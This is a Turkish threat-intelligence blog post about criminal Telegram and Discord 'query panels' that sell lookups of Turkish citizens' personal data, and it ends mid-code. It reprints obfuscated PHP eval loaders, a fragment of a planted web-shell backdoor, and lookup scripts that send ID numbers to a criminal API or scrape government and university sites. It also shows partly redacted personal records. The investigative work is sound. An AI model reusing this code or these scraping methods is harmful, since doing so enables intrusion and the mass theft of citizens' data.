

e-Devlet Hacklendi mi?

written by Mert SARICA | 21 June 2023

If you are looking for an English version of this article, please visit [here](#).

Öncelikle yazının sonunda söyleyeceğimi başta söyleyeyim, “Hayır, hack-len-me-di!” Peki bu durumda vatandaş olarak rahat bir nefes alabilir misiniz ? Maalesef hayır. Bunun sebebini de yazının devamında okuyabilirsiniz.

Zaman zaman hortlayan “e-Devlet Hacklendi!”, “e-Devlet verileri çalındı!”, “85 Milyon Vatandaşın Kimlik Bilgileri Çalındı!” vb. haberlerin (#1, #2) çıkış noktasına baktığınızda çoğunlukla dolandırıcıların, siber suç örgütlerinin yer aldığı ve hizmetlerini/servislerini pazarlamaya çalıştıkları Telegram, ICQ, Discord, forumlar gibi mecralarda paylaştıkları ilanların buna sebep olduğunu görebilirsiniz.

Bu ilanları incelediğinizde ise siber suç örgütlerinin “Sorgu Paneli/Checker” adı altında dolandırıcılara kimi zaman ücreti mukabilinde kimi zaman ücretsiz olarak vatandaşların verilerine kurdukları web siteleri, Telegram kanalları ve Discord odaları üzerinden erişim hizmeti/servisi sağladıklarını görebilirsiniz.



2,133 subscribers



16:53

Panel Adı Checker
https://[redacted]

Sorgula

Sıfırla

Kopyala

Yazdır

Ara :

TC	Adı	Soyadı	Anne Adı

Anne TC

Baba Adı

Baba TC

Cilt NO

Doğum Tarihi

Doğum Yeri

Kızlık Soyadı

Medeni Hal

Olum Tarihi

Memleket İL

Memleket İlçe

Sıra NO

Seri NO A00V56637

Önceki 1 Sonraki

Seri No sorgu aktif



437

..., edited 09:59



5 comments



- (969)

2,519 members



20:19

- Sorgular
- Ad Soyad PRO
- TC Sorgu
- Adres Sorgu
- Aile Sorgu
- Soy Ağacı Sorgu
- Sülale Sorgu
- Sicil Sorgu
- Aşı Sorgu
- İban Sorgu
- Cimer İhbar
- Kar Efektı
- Plaka Sorgu
- Deprem Sorgu
- İşyeri Sorgu
- İzmir Tapu Sorgu
- Seri No Sorgu
- Muayene Sorgu
- İlac Sorgu
- Telefon
- TC'den GSM
- GSM'den TC
- SMS Bomber
- Vesika
- Vesika A.O.L
- Vesika -25
- Vesika +18
- Mernis 2015
- Adres Sorgu
- Sokak Sorgu
- Mahalle Sorgu
- Cadde Sorgu
- Kapı No Sorgu
- Daire No Sorgu
- 2015 Sorgu
- Diğer Araçlar
- IP Sorgu
- Discord ID Sorgu
- Facebok Sorgu
- Kimlik Creator
- Kimlik Arşivi



**Premium
paneldir.**

PANEL

SADECE 100₺



Sınırsız Premium Sorgu Paneli Satılıktır Sadece 100tl



İletişim:

20:20

Ana Sayfa

Fiyat Listesi

Yakında !

Ad Soyad

Mernis 2023

Maliye

Vesika

-18 Vesika Sorgu

Ehliyet Vesika Sorgu

Unlu Vesika Sorgu

Okul (BAKIM)

Hastane

Mernis 2015

Telefon

Araçlar

Admin İşlemleri

Sunucu İşlemleri

VİP (YILLIK)

600 /TL

Tüm Özelliklere Erişim

Sınırsız Destek

CHECK

Şimdi Satın Al

VİP (3 AYLIK)

400 /TL

Tüm Özelliklere Erişim

Sınırsız Destek

CHECK

Şimdi Satın Al

VİP (AYLIK)

200 /TL

Tüm Özelliklere Erişim

Sınırsız Destek

CHECK

Şimdi Satın Al

VİP (HAFTALIK)

100 /TL

Tüm Özelliklere Erişim

Sınırsız Destek

CHECK

Şimdi Satın Al



discord.com/channels/

4 Career. Inf...

LinkedIn

Mert SARICA (mer...

Inbox - mert.saric...

aktif-deaktif-sistemler



AD SOYAD ✓

05/13/2023 4:46 PM

TC ✓

GSM-TC ✓

TC-GSM ✓

AİLE ✓

DETAYLI GSM ✓

OKUL NO ✓

E-OKUL VESİKA ✓ / !KENDİM ATIYORUM!

18-VESİKA ✗

ADRES ✓

SÜLALE ✓

PARSEL ✓

AŞI ✓



Use Quick Switcher to get around Discord quickly. Just press:

CMD + K

satın-alım

botu-nasıl-kullanırım

aktif-deaktif-sistemler +

ÇEKİLİŞ

çekiliş

KAYIT

kayıt

LAGALUGA

sohbet

TICKET

ticket

16 members

Pinned message

👉 TC GİR OKUL NO VE ADRES VERSİN 👉 PYDROİD3 İLE ÇALIŞTIR

Reply

/sorgu@

Parametreler

```
/sorgu -tc *  
/sorgu -isim *  
/sorgu -isim2 *  
/sorgu -isim3 *  
/sorgu -soyisim *  
/sorgu -dogumtarikh *  
/sorgu -nufusil *  
/sorgu -nufusilce *  
/sorgu -anneisim *  
/sorgu -annetc *  
/sorgu -babaisim *  
/sorgu -babatc *
```

```
/gsmn -tc *  
/gsmn -gsm *
```

```
/aile -tc *
```

```
/whois -ip *
```

```
/iban -no *
```

```
/rand
```

Parametreleri kullanırken;
* Simgeli yerlere bilgileri,
Girmeniz gerekmektedir.

```
/sorgu -tc 12345678901
```

16:29



708 members



Pinned message



HER GÜN DÜZENLİ İLK YAZAN HACK DERSLERİ

D

/sorgu -isim [REDACTED] -soyisim [REDACTED]

| Baba TCKN: [REDACTED]

| Uyruk: TR

| Sonuç_No: 23

| HKrA_ID: [REDACTED]

| TCKN: [REDACTED]

| İsim: [REDACTED]

| Soy İsim: [REDACTED]

| D. Tarihi: 22.3.2004

| Yaş: 19 YIL, 2 AY, 28 GÜN

| İl Kodu: 04

| İlçe Kodu: 1111

| Nüfus İl: AĞRI

| Nüfus İlçe: MERKEZ

| Anne İsim: [REDACTED]

| Anne TCKN: [REDACTED]

| Baba İsim: [REDACTED]

| Baba TCKN: [REDACTED]

| Uyruk: TR

| Sonuç_No: 24

| HKrA_ID: [REDACTED]

| TCKN: [REDACTED]

| İsim: [REDACTED]

| Soy İsim: [REDACTED]

| D. Tarihi: 26.11.2009

| Yaş: 13 YIL, 6 AY, 24 GÜN

| İl Kodu: 04



ANNESİNİN KARDEŞİNİN TORUNU	1346	SUMEYYA	1346	CUMA	135:
ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	1346	EMİNE	1346	CUMA	135:
ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	426	RAMAZAN	1346	CUMA	135:
ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	378	FERİDE	1638	MEHMET	161:
ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	378	SAADET	1638	MEHMET	161:
ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	378	OKTAY	1638	MEHMET	161:

Showing 181 to 190 of 760 entries

Previous 1 ... 18 19 20 ... 76 Next

Bunları gördükten sonra “Peki ama nasıl?” sorusunun endişeyle aklınızı kurcaladığınızı tahmin edebiliyorum. Bu soruya yanıt bulmak için siber suçluların, dolandırıcıların, tehdit aktörlerinin her adımını yakından takip eden ve bunlara yönelik olarak müşterilerini uyararak SOCRadar Siber Tehdit İstihbaratı firmasında çalışan bir profesyonel olarak elimdeki imkanlardan sonuna kadar faydalanmaya karar verdim.

Bunun için ilk olarak SOCRadar’ın XTI platformu tarafından izlenen Telegram kanallarında kısa süreli bir gezintiye çıktım.

Sorgu panellerine yönelik arama yaptığımda bazı Telegram kanallarında bu panellere ait dosyaların bazı kişiler tarafından paylaşıldığını gördüm.

1,118 members













Pinned message #1

✓ Instagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan ...



Reply

-  **tcsorgu.php**
17.0 KB
-  **tcgsm-1.php**
15.4 KB
-  **vesika-1.php**
9.3 KB
-  **adres_1-2.php**
15.9 KB
-  **adres_1.php**
15.9 KB
-  **vesika.php**
9.3 KB
-  **tcsorgu-1.php**
17.0 KB
-  **ailesorgu.php**
17.3 KB
-  **adsoyadsorgu.php**
15.5 KB
-  **ipsorgu.php**
8.2 KB



1,118 members

Pinned message #1

✓ Instagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)



1,865 subscribers

Pinned message

Sohbet grubumuza katılmak için; <https://t.me/>-



PANEL KAPATILMIŞTIR. ❤️

Gerekli açıklamalar web sitemizde yer almaktadır;

HOŞÇAKALIN ❤️



👁️ 485

..., 20:08

[Leave a comment](#)



**KAPANDIĞI İÇİN MEVCUT SCRIPTİNİ SANALA
ARMAĞAN EDİYORUZ ❤️**

İndirme Linki: <https://disk.yandex.com.tr/d/>

Kurulum için benioku.txt kontrol ediniz.

Yandex Disk

Görüntüle ve Yandex Disk'ten indir



👁️ 607

..., 21:49

[Leave a comment](#)



Son 1.5 yılda dolandırıcılar arası artan rekabetin kimilerinin piyasadan çekilmesine kimilerinin ise hacklenmesine yol açtığını öğrendim.

Community

Herkese selamlar arkadaşlar, yapacağım açıklama sadece bizim üyelerimize aittir.

Üye değilseniz sayfayı kapatabilirsiniz.Öncelikle kapatıldığını siz değerli üyelerimize maalesef bildirmek isteriz.

Yönetim ekibi bu zamana kadar hiçkimseye mağdur olacağı bir durum yaşatmamıştır ve kapatıldığı için de mağdur etmeyecektir.

Kapatma sebebimiz bildiğiniz üzere yaklaşık 1,5 sene önce açıldı ve

ilk açıldığında bizim dışımızda sağlam olan maximum 3-5 sağlam siteler vardı

fakat son zamanlarda o kadar boş beleş siteler açıldı ki işin cilki çıktı,

hiçbir ciddiyeti yok ve haliyle bizim de artık hevesimiz yok.

1,5 sene öncesine kadar aşırı hevesli olarak başladığımız bu iş artık bizim için bıkkınlık derecesine geldi

ve bi önemi kalmadı ayrıca belirtmek isterim ki en büyük mafya devlettir ve boynumuz kıldan incedir.

Fakat bu durumda bile siz değerli üyelerimiz mağdur olmaması adına Üyelikleri olan müşterilerimize para iadesi yapılacaktır.

Aşağıdaki butona tıklayarak üyeliğinizi sorgulayıp ardından mevcut üyeliğinizden kalan gün kadar

ücretinizi belirleyeceğimiz IBAN adresine iadenizi alabilirsiniz.

İade işleminden sonra 2 iş gün içerisinde ücretiniz hesabınıza aktarılacaktır.

Üyelerimiz her zaman bizim destekçilerimiz oldu, kısacası ilk göz ağrımız. İyi ki varsınız, iyi ki vardınız ❤️


İADE İŞLEMİ ❤️

1,545 subscribers

Pinned message

Arkadaşlar Fiyatlara indirim yaptım bundan sonra fiyatlarımız Haftalık 60 TL Aylık 150 TL Yıllık 350 TL Sınırsız 700 TL Satış & Destek:

February 14



TOSKACHECKER.PRO HACKED BY



2412 14:53

Toska checker dosyası:

<https://dosya.co/>

dosya.co

İndir

Dosyayı indir



2591 15:03

Sorgu panellerinin nasıl çalıştığını öğrenmek için paylaşılan dosyaları (kaynak kodları) yakından incelemeye başladım. Bazı kaynak kodlarında dolandırıcıların, tanıdıkların, akrabalarını olduklarını tahmin ettiğim TCKN bilgilerine yönelik kontrol koyduklarını gördüm. Örneğin herhangi bir kişi bu TCKN bilgisini panel üzerinde sorgulattığında işlem gerçekleşmiyordu.


```
root@Kali: ~
File Actions Edit View Help
eval(gzuncompress(base64_decode('eJxdyk1zoyAAg0Gf0+wNvzrN7AkXfBDGBrRjvXSMMdbED7ChCf767L73vT0zb/tdD5tu7afzUN/azbH+ap/Dj1PbzKf/9XVbPpb55
gWbJ1zAN75e28SpHBGML7vtNLBnktG
RhUL8md08SYF6mDov9MMGmAgMAukbJ
KNVOBfnHo30wUozvvsxm6TydC1eE99
1a
)))));


Payload:
eval(gzinflate(base64_decode(base64_decode(str_rot13('ETAVLzkeFysODHEE
MQEa
oJ5SrRyjn3ADqR1mAzEYGH
W4L6ImHa
ODMKySoJqPIHu0LKAAdF9C
DyD5Lxq0
ZIMkrwD1ARyyGauuJSugAC
Leqmt9'))
)))));

Payload:
eval(gzinflate(base64_decode(str_rot13('Q
c
JX3
0
XGfRhZu5wd+zyshgdxMHAjlJBAbfUh6r/jR=')))));

Payload:
eval(gzinflate(str_rot13(base64_decode('BcH
jgGCPA2
67khRPe
E=')))));

Payload:
eval(gzinflate(base64_decode(')
3')));
if ($tc = "2185:" || $tc = "368";)
{
    exit('?');
    die();
}
```

Bazı kaynak kodlarında ise bu kaynak kodlarını indirip daha sonra kullanacak dolandırıcıların web sitelerine sızmak için arka kapı (web shell) yerleştirildiğini tespit ettim.



```
adsoyadv3.php
20
21 /* Konfigurasi */
22 $auth_pass = "4a9237545e7e6da7bf0c47e4be57f86c";//
23 $color = "#00ff00";
24 $default_action = 'FilesMan';
25 $default_use_ajax = true;
26 $default_charset = 'UTF-8';
27
28 function login_shell() {
29 ?>
30 <!DOCTYPE html>
31 <html>
32 <head>
33 <meta name="viewport" content="width=device-width, initial-scale=1.0"/>
34 <meta name="author" content="" />
35 <title>HACKED BY - t.me/ />
36 <link rel="icon" type="image/png" href="https://cdn.discordapp.com/attachments/1006144051613016157/1042036729865044070/AlirRoswellPP.png"/>
37 <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.0/css/bootstrap.min.css"/>
38 <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.7.1/css/all.css"/>
39 </head>
40 <body class="bg-dark text-light">
41 <center>
42 <div class="container" style="margin-top: 15%>
43 <div class="col-lg-6">
44 <div class="form-group">
45 <h5 class="text-center pb-5">HACKED BY - t.me/ </h5>
46 <form method="post">
47 <input type="password" name="pass" placeholder="Hacked IP" class="form-control"><br/>
48 <input type="submit" class="btn btn-danger btn-block" class="form-control" value="Login">
49 </form>
50 </div>
51 </div><a href="https://t.me/" class="text-muted fixed-bottom">Copyright 2023 @ HACKED BY - t.me/ </a><br/>
52 </div>
53 </center>
```

Kaynak kodlarında yer alan tehdit aktörlerinin imzalarını (rumuz/nickname) SOCRadar XTI platformunda arattığımda hangi Telegram kanallarında barındıklarını ve onlarla ilgili olan mesajları okuma şansı elde ettim. (siber güvenlik uzmanları, emniyet yetkilileri için müthiş bir imkan!)

```
index.php
240 echo '<th style="color: red">'. $row["status"]. '</th>';
241 }
242 if ($row["rank"] == 'webmaster'){
243 echo '<th><span style="background: url(/assets/gif/simsek.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px 10px; 15px red; color: red;">'. $row["rank"]. '</span></th>';
244 } elseif ($row["rank"] == 'admin'){
245 echo '<th><span style="background: url(/assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px 10px; 10px aqua; color: aqua;">'. $row["rank"]. '</span></th>';
246 } elseif ($row["rank"] == 'Yıllık'){
247 echo '<th><span style="background: url(/assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px 10px; 10px lightgreen; color: lightgreen;">'. $row["rank"]. '</span></th>';
248 } elseif ($row["rank"] == 'Aylık'){
249 echo '<th>'. $row["rank"]. '</th>';
250 } else{
251 echo '<th>'. $row["rank"]. '</th>';
252 }
253
254 echo '<form id="edit_form" action="configuration" method="POST">';
255 echo '<input id="hidden_id" type="hidden" name="advanced">';
256 echo '<th><button type="button" id="conf" style="margin-left: 20px;" onclick="javascript:config('.$rowID.')" class="padd btn btn-outline-warning">Düzenle</button></th></form>';
257 echo '<th><button type="button" onclick="javascript:delete_uid('.$rowID.')" id="delete" class="padd btn btn-outline-danger">Sil</button></th></tr>';
258 } ?>
259 </table>
260 </div>
261 <div class="author">
262 <span>Created with <i class="fa-solid fa-heart"></i> by jemoisika/xbozk0rt/zeox</span>
263 </div>
```



```
1 <?php
2 $customCSS = array();
3 $customJAVA = array();
4 $customCSS = array(
5     '<link href= "../assets/plugins/DataTables/datatables.min.css" rel="stylesheet">',
6     '<link rel="icon" href="https://quarex.pro/assets/images/quarexlogo2.png" type="image/x-icon" />',
7     '<link href= "../assets/plugins/DataTables/style.css" rel="stylesheet">'
8 );
9
10 require '../server/baglan.php';
11 $page_title = 'Kullanıcı Sil';
12 include '../admin/...php';
13
14 date_default_timezone_set('Europe/Istanbul');
15 $nowDate = date("d.m.Y");
16
17 if (isset($_POST['sil'])) {
18     $sil = htmlspecialchars($_POST['sil']);
19     $query = "DELETE FROM `sh_kullanici` WHERE id='$sil'";
20     if ($conn->query($query) === TRUE) {
21         $success = 'KULLANICI BAŞARIYLA SİLİNDİ';
22         header('location: /bozo_fayuj_minik');
23     } else {
24         header("Location: /bozo_fayuj_minik");
25     }
26 }
27
```

SOCradar Threat Hunting

Search: Last Year

Remaining Credit: 2.5B+ Total Records

Search Result: Exposed Raw Data, Public Buckets, Public Code Repos

Results are searched from 2023-04-17 to 2023-06-18

- https://t.me/.../3741
Telegram - 2023 May 26 • 23 days ago
@jemoisika 'firtre durduruldu'
- https://t.me/.../3740
Telegram - 2023 May 26 • 23 days ago
/stop @jemoisika'
- https://t.me/.../3738
Telegram - 2023 May 26 • 23 days ago
@jemoisika

Trending Keywords: media (17027), security (4218), script (3673), cybersecurity (2470), expand (1920), checker (1830), hacking (1110), wildfire (1003)

platform.socradar.com/app/threat-hunting?q=xbozk0rt

Hack 4 Career. Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric... Other Bookmarks

SOCradar Threat Hunting ENTERPRISE MS

Search: **xbozk0rt** Last Year Remaining Credit 2.5B+ Total Records

Search Result Exposed Raw Data Public Buckets Public Code Repos

Results are searched from 2023-04-17 to 2023-06-18

<https://t.me/> /1435
Telegram - 2023 May 16 • 1 month ago

telegram social surface web group channel

Shopping Market
xbozk0rt, 1/3 kere uyanıdı; dikkatli ol lütfen! Sebep: Invitelink bu grupta kilitlendi.

LOAD MORE RESULTS

Disclaimer: The Service may use and/or contain links and references to third party websites and applications. The Company does not make any representations with respect to such websites or applications, or regarding the completeness of the sources and information contained in such websites or applications, nor to their availability or correctness. It is hereby clarified the Company may stop making use of any such application or third party website at any time, without providing any notification to that effect. In no event shall the Company be responsible or liable in any way for the use of such third party websites and applications, their practices, the information driven from such and your reliance on such third-party websites and/or applications and/or the information driven from such.

Actions

Trending Keywords

media	17027
security	4218
script	3673
cybersecurity	2470
expand	1920
checker	1830
hacking	1110
wildfire	1003

Recent IP Addresses

platform.socradar.com/app/threat-hunting?q=Source%3ATELEGRAM%20zeox%20

Hack 4 Career. Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric... Other Bookmarks

SOCradar Threat Hunting ENTERPRISE MS

Search: **Source:Telegram zeox** Last Year Remaining Credit 2.5B+ Total Records

Search Result Exposed Raw Data Public Buckets Public Code Repos

Results are searched from 2023-04-17 to 2023-06-18

<https://t.me/> /752355
Telegram - 2023 May 20 • 29 days ago

telegram social surface web group channel

in COMING SOON
zeox @ bekleriz

LOAD MORE RESULTS

Disclaimer: The Service may use and/or contain links and references to third party websites and applications. The Company does not make any representations with respect to such websites or applications, or regarding the completeness of the sources and information contained in such websites or applications, nor to their availability or correctness. It is hereby clarified the Company may stop making use of any such application or third party website at any time, without providing any notification to that effect. In no event shall the Company be responsible or liable in any way for the use of such third party websites and applications, their practices, the information driven from such and your reliance on such third-party websites and/or applications and/or the information driven from such.

Actions

Trending Keywords

media	17027
security	4218
script	3673
cybersecurity	2470
expand	1920
checker	1830
hacking	1110
wildfire	1003

Recent IP Addresses

The screenshot shows the Socradar threat hunting interface. The search results for 'fayuj' are displayed, showing a link to 'https://t.me/.../935'. The interface includes a sidebar with navigation options like 'Dashboards', 'Attack Surface Management', and 'Cyber Threat Intelligence'. The main content area shows search results with filters and a 'KURULUM' section. The right sidebar contains 'Actions', 'Trending Keywords', and 'Recent IP Addresses'.

Sıra bu sorgu panelleri üzerinden vatandaşlara ait bilgilere nasıl erişildiğini öğrenmeye geldiğinde, 3 farklı panele ait kaynak kodları üzerinde yapmış olduğum araştırmalarda iki farklı yöntem ile karşılaştım.

Birinci yöntemde panel üzerinden yapılan sorgular aynı veya farklı dolandırıcılara ait başka sistemlere yani Web API'lere, Web API'lerden de kuvvetle muhtemel çalıntı hesap bilgileri (çerez/cookie) ile erişim yetkisi olan web sitelerine (devlet, üniversite vb.) iletiliyordu. Gelen yanıtlar da yine aynı yol üzerinden sorguyu yapan kullanıcılara/kişilere geri iletiliyordu. İletişimi kısaca akışa dökmem gerekirse;

Kullanıcı <-> Sorgu Paneli (Dolandırıcıya ait) <-> API (Dolandırıcıya ait) <-> Web Sitesi (yetkili, çalıntı bir hesabın çerezi ile erişim)

```
1 <?php
2 require '../server/PD0.php';
3
4 header('Content-Type: application/json; charset=utf-8');
5
6 if (isset($_POST['tc'])){
7     $tc=sec($_POST['tc']);
8     $X=file_get_contents('http://20.67.48.150/apiservice/tc/api.php?auth=...&tc=$TC&Response=LETS_D0_IT&X-Requested-By='. $_SERVER['HTTP_HOST']);
9     if ($X){
10        print_r($X);
11    }
12 }
13
14 if ((isset($_POST['ad']) && isset($_POST['soyad'])) || isset($_POST['il'])){
15     $ad=sec($_POST['ad']);
16     $soyad=sec($_POST['soyad']);
17     $il=sec($_POST['il']);
18     $X=file_get_contents('http://20.67.48.150/apiservice/tc/api.php?auth=...&tc=$TC&Response=LETS_D0_IT&X-Requested-By='. $_SERVER['HTTP_HOST']);
19     if ($X){
20        print_r($X);
21    }
22 }
23
24
```

```
api.php
1 <?php
2 include "../../server/authcontrol.php";
3 ini_set("display_errors", 1);
4 error_reporting(E_ALL);
5
6 $tc = htmlspecialchars($_POST['tc']);
7
8
9 $ch = curl_init();
10 curl_setopt($ch, CURLOPT_URL, "https://api.sheetdev.net/api/sorgu.php?tc=$tc&action=vesikalik&auth=GD36nT7Uu9bcDFhrD
x8F6rdY9Kx5munwV
q7YHRSLckJ3
gjyt5RTjDbKRzBYvMghzp3VZ3A75bwN24ragzKZTF8VsbvtEj2w82dDJRVj");
11
12
13 $headers[] = "Accept: application/json";
14
15 $headers = array();
16
17 $result = curl_exec($ch);
18
19
20 fayujbook($sorguURL, "Fayuj Sorgu BOT v24", "Vesika Sorgu", "**$kadi** isimli üye **$tc** için sorgu yaptı!");
21
22
23 ?>
```

```
api.php
1 <?php
2 include "../../server/authcontrol.php";
3 $tc = htmlspecialchars($_POST['tc']);
4
5 include './vdsip.php';
6 $url = "http://".$_ip."/apiservice/ tapu/tapu.php?tc=$tc&auth=1 ";
7 $bacis1kenfayuj = curl_init($url);
8 curl_setopt($fayuj, CURLOPT_URL, $url);
9 curl_setopt($fayuj, CURLOPT_RETURNTRANSFER, true);
10 curl_setopt($fayuj, CURLOPT_SSL_VERIFYHOST, false);
11 curl_setopt($fayuj, CURLOPT_SSL_VERIFYPEER, false);
12
13 $resp = curl_exec($fayuj);
14 curl_close($fayuj);
15
16
17 echo $resp;
18
19
20
21 fayujbook($sorguURL, "Fayuj Sorgu BOT v2", "Tapu ", "**$kadi** isimli üye **$tc** için sorgu yaptı!");
22
23 ?>
```

```
fayujunisorgu.php
1 <?php
2 include "../../server/authcontrol.php";
3 $tc = htmlspecialchars($_POST['tc']);
4
5
6 include './vdsip.php';
7 $url = "http://".$_ip."/apiservice/ /uni/uni.php?tc=$tc&auth=" ";
8 $bacis1kenfayuj = curl_init($url);
9 curl_setopt($fayuj, CURLOPT_URL, $url);
10 curl_setopt($fayuj, CURLOPT_RETURNTRANSFER, true);
11 curl_setopt($fayuj, CURLOPT_SSL_VERIFYHOST, false);
12 curl_setopt($fayuj, CURLOPT_SSL_VERIFYPEER, false);
13
14 $resp = curl_exec($fayuj);
15 curl_close($fayuj);
16
17
18 echo $resp;
19
20
21 fayujbook($sorguURL, "Fayuj Sorgu BOT v31", "Üniversite Sorgu", "**$kadi** isimli üye **$tc** için sorgu **$resp**
yaptı!");
22
23 ?>
```

API Nedir?

API'ler, iki yazılım bileşeninin belirli tanımlar ve protokoller aracılığıyla birbiriyle iletişim kurmasına olanak tanıyan mekanizmalardır. Örneğin, meteoroloji müdürlüğünün yazılım sistemi, günlük hava durumu verilerini içerir. Telefonunuzdaki hava durumu uygulaması, API'ler aracılığıyla bu sistemle "konuşur" ve telefonunuzda size günlük hava durumu güncellemelerini gösterir. (Referans: Amazon)

İkinci yöntemde ise bu defa panel üzerinden yapılan sorgularda arada Web API olmadan yine kuvvetle muhtemel çalıntı hesap bilgileri (çerez/cookie) ile erişim yetkisi olan web sitelerine (devlet, üniversite vb.) iletiliyordu. Gelen yanıtlar da yine bir önceki yöntemde olduğu gibi aynı yol üzerinden sorguyu yapan kullanıcılara/kişilere geri iletiliyordu. Bunun da iletişimine akışa dökmem gerekirse;

Kullanıcı <-> Sorgu Paneli (Dolandırıcıya ait) <-> Web Sitesi (yetkili, çalıntı bir hesabın çerezi ile erişim)

```
api.php
1 |
2 | <?php
3 |
4 | include "../server/authcontrol.php";
5 |
6 |
7 |
8 |
9 |
10 | header("Content-Type: application/json; utf-8;");
11 |
12 | $tc = $_POST['tc'];
13 | $dogum = $_POST['dogum'];
14 |
15 |
16 | $url = "https://enstitu.....edu.tr/aday/crud!bilgiGetir.action?yerli_kimlik_tc_kimlik_no=$tc
    &aday_ad=asd&aday_soyad=asd&yerli_kimlik_dogum_tarih=$dogum";
17 | $agent = 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36';
18 | $ch = curl_init();
19 | curl_setopt($ch, CURLOPT_URL, $url);
20 | curl_setopt($ch, CURLOPT_POST, 1);
21 | curl_setopt($ch, CURLOPT_POSTFIELDS,
22 |     "ayricalik=ad,soyad,baba_adi,ana_adi,mahalle,medeni_hal,cinsiyet,dogum_tarih,cilt_no,aile_sira_no,sira_no,dogum_yer,il_pk,il_ad,ilce_pk
    ,ilce_ad,seri_no,seri,no,seri,no");
23 |
24 | curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
25 | curl_setopt($ch, CURLOPT_USERAGENT, $agent);
26 | $curl_scraped_page = curl_exec($ch);
27 | curl_close($ch);
28 | $json = json_decode($curl_scraped_page, true);
29 |
30 |
31 | echo json_encode(array("success" => "true", "data" => $json["adayList"]));
32 |
33 |
34 |
35 | fayujbook($sorguURL, "Fayuj Sorgu B0T v33", "Seri No SORGU", "**$kadi** isimli üye **$tc** numarasıyla **$dogum** tarihli kişi için sorgu yaptı!");
36 | ?>
```



```
fayujapix.php
1 <?php
2 ini_set('display_errors', 0);
3
4
5 include "../server/cookie.php";
6
7 include "../vendor/autoload.php";
8
9 use GuzzleHttp\Client;
10
11 header('Content-Type: application/json');
12
13 $tc = $_GET["tc"];
14
15 $client = new Client();
16 $requestKimlik = $client->request('GET', 'https://...gov.tr/Common/FirmaSorgulamaIslemleri/EsnafSorgulama' . $tc, [
17     'headers' => [
